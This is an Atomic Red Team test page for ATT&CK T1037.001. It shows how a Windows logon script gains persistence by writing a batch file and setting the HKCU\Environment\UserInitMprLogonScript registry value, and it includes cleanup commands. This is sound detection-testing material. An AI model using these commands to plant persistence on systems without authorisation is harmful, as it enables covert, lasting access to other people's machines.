
atomic-red-team/atomics/T1037.001/T1037.001.md at f339e7da7d05f6057fdfcdd3742bfcf365fee2a9 · redcanaryco/atomic-red-team · GitHub - 31/10/2024 19:54 https://github.com/redcanaryco/atomic-red-team/blob/f339e7da7d05f6057fdfcdd3742bfcf365fee2a9/atomics/T1037.001/T1037.001.md



T1037.001 - Logon Script (Windows)

Description from ATT&CK

Adversaries may use Windows logon scripts automatically executed at logon initialization to establish persistence. Windows allows logon scripts to be run whenever a specific user or group of users log into a system.(Citation: TechNet Logon Scripts) This is done via adding a path to a script to the HKCU\Environment\UserInitMprLogonScript Registry key.(Citation: Hexacorn Logon Scripts)

Adversaries may use these scripts to maintain persistence on a single system. Depending on the access configuration of the logon scripts, either local credentials or an administrator account may be necessary.

Atomic Tests

Atomic Test #1 - Logon Scripts

Atomic Test #1 - Logon Scripts

Adds a registry value to run batch script created in the %temp% directory. Upon execution, there will be a new environment variable in the HKCU\Environment key that can be viewed in the Registry Editor.

Supported Platforms: Windows

auto_generated_guid: d6042746-07d4-4c92-9ad8-e644c114a231

Inputs:

Name	Description	Туре	Default Value
script_path	Path to .bat file	String	%temp%\art.bat
script_command	Command To Execute	String	echo Art "Logon Script" atomic test was successful. >> %USERPROFILE%\desktop\T1037.001-log.txt

Attack Commands: Run with command_prompt!

```
echo "#{script_command}" > #{script_path}
REG.exe ADD HKCU\Environment /v UserInitMprLogonScript /t REG_SZ /d "#{script_path}
```

Cleanup Commands:

```
REG.exe DELETE HKCU\Environment /v UserInitMprLogonScript /f >nul 2>&1

del #{script_path} >nul 2>&1

del "%USERPROFILE%\desktop\T1037.001-log.txt" >nul 2>&1
```